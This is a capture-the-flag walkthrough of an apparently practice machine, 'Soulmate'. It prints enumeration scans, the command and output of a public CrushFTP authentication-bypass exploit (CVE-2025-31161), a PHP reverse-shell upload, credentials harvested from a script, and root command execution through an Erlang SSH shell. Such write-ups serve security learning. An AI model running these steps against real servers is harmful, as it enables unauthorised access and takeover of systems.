Soulmate
by 0xW1LD

Enumeration
As usual we start off with an nmap scan. I like to do a quick port scan followed by a script and service scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Soulmate - Find Your Perfect Match
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
As is usual with Linux boxes we can find only 2 open ports, ssh, and http.
Main website
Visiting the http web page we are greeted with a website that reminds people that they are single.

Clicking around, we can find a registration page. Interestingly allowing us to upload a photo.

After we register we can login

Unfortunately, even though we seem to be able to upload a php file the filenames are changed and they are either randomized or use a particular algorithm.

Subdomain
Not finding anything much during the initial enumeration of the webpage let’s start a scan for subdomains using vhost scanning.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
$ ffuf -u http://soulmate.htb -H "Host: FUZZ.soulmate.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt -mc all -fs 154

        /____\  /____\           /____\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response size: 154
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 460ms]

Let’s add this subdomain to our /etc/hosts file and take a look.
Foothold
Looks like it’s running CrushFTP, I was unable to find a specific service version but I was able to find several recent CVEs. Let’s try CVE-2025-31161. I’ll be using this POC found online, as always make sure to read through every PoC you use.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$ uv run CVE-2025-31161.py --target ftp.soulmate.htb --exploit --new-user w1ld --password w1ld --port 80 --verbose

  / ____/______  _______/ /_  / ____/ /_____
 / /   / ___/ / / / ___/ __ \/ /_  / __/ __ \
/ /___/ /  / /_/ (__  ) / / / __/ / /_/ /_/ /
\____/_/   \__,_/____/_/ /_/_/    \__/ .___/
                                    /_/
[32mCVE-2025-31161 Exploit 2.0.0[33m | [36m Developer @ibrahimsql
[0m

Exploiting 1 targets with 10 threads...
[+] Successfully created user w1ld on ftp.soulmate.htb
Exploiting targets... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% (1/1) 0:00:00

Exploitation complete! Successfully exploited 1/1 targets.

Exploited Targets:
→ ftp.soulmate.htb

Summary:
Total targets: 1
Vulnerable targets: 0
Exploited targets: 1
Success! We were able to create an account and do an authentication bypass.

Since we’re an admin user we can configure our current user to have permissions on all files.

After which we can then navigate to /app/webProd and upload a php reverse shell

If we now go back to the website and navigate to our shell.php we should get a response on our listener.
1
2
www-data@soulmate:~/soulmate.htb/public$ whoami
www-data
Success! Just like that we have a foothold!
User
Looking around we can find an interesting process start.escript
1
2
3
www-data@soulmate:~/soulmate.htb/data$ ps auxf
root        1142  0.0  1.6 2252176 67400 ?       Ssl  06:54   0:09 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot
root        1186  0.0  0.0   2784   944 ?        Ss   06:54   0:00  \_ erl_child_setup 1024
Taking a closer look we can see that we have read and execute permissions on the folder.
1
2
3
4
5
6
www-data@soulmate:~/soulmate.htb/data$ ls -lash /usr/local/lib/erlang_login/
total 16K
4.0K drwxr-xr-x 2 root root 4.0K Aug 15 07:46 .
4.0K drwxr-xr-x 5 root root 4.0K Aug 14 14:12 ..
4.0K -rwxr-xr-x 1 root root 1.6K Aug 14 14:12 login.escript
4.0K -rwxr-xr-x 1 root root 1.4K Aug 15 07:46 start.escript
Reading through the start.escript file we’re able to find cleartext credentials for ben
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
www-data@soulmate:/usr/local/lib/erlang_login$ cat start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

+       {user_passwords, [{"ben", "[REDACTED]"}]},
Let’s use this to ssh!
1
2
3
4
5
6
7
8
9
10
11
$ ssh ben@soulmate.htb
The authenticity of host 'soulmate.htb (10.129.157.106)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:15: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soulmate.htb' (ED25519) to the list of known hosts.
ben@soulmate.htb's password:
Last login: Sun Sep 7 11:14:08 2025 from 10.10.14.158
ben@soulmate:~$ ls
user.txt
Just like that, we have User!
Root
After some more enumeration we’re able to find several ports that are listening locally.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
ben@soulmate:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:36587         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:39007         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:4369          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 ::1:4369                :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
Checking around for the services running on these ports we find ssh erlang running on 2222
1
2
ben@soulmate:~$ nc localhost 2222
SSH-2.0-Erlang/5.2.9
Let’s ssh to this port utilizing ben’s credentials.
1
2
3
4
5
6
7
8
9
ben@soulmate:~$ ssh ben@localhost -p 2222
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
From here we can simply use the os:cmd() function to run shell commands as root as we’re executing commands through the Erlang service which happens to be running as root.
1
2
(ssh_runner@soulmate)5> os:cmd("ls /root").
"root.txt\nscripts\n"
Just like that, we have Root!
tags: os/linux - diff/easy